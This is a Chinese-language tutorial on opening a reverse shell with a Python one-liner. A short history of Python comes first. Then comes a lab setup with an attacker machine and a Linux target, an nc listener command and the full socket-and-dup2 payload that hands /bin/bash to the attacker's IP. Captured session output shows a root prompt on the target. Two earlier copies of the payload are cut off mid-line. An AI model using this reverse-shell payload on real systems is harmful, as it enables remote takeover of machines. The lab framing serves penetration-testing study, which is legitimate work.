

# Python 反弹Shell

## Python介绍

Python由荷兰数学和计算机科学研究学会的吉多·范罗苏姆于1990年代初设计，作为一门叫做ABC语言的替代品。Python提供了高效的高级数据结构，还能简单有效地面向对象编程。Python语法和动态类型，以及解释型语言的本质，使它成为多数平台上写脚本和快速开发应用的编程语言，随着版本的不断更新和语言新功能的添加，逐渐被用于独立的、大型项目的开发。

## Python反弹Shell介绍

python 2

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("攻
```


## 实验介绍

机器名称	机器IP
攻击机器	192.168.3.27 ( Windows )
实验靶机	192.168.41.135 ( Linux )

## 实验复现

1、攻击机器使用nc执行监听命令

```
nc -lvvp 1111 监听 TCP
```



2、实验靶机执行连接命令

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("19
```

```

PS D:\tools\NC> .\nc.exe -lvvp 1111
listening on [any] 1111 ...
connect to [192.168.3.27] from DaoEr [192.168.3.27] 56359
[root@localhost ~]# ifconfig
ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.41.135 netmask 255.255.255.0 broadcast 192.168.41.255
    inet6 fe80::e625:a1ab:3998:63ba prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:c7:54:fa txqueuelen 1000 (Ethernet)
    RX packets 7765 bytes 8113925 (7.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3532 bytes 373465 (364.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 186 bytes 13242 (12.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 186 bytes 13242 (12.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

### 3、查看结果

```

[root@localhost ~]# python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(
("192.168.3.27",1111));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash
","-i"]);'

```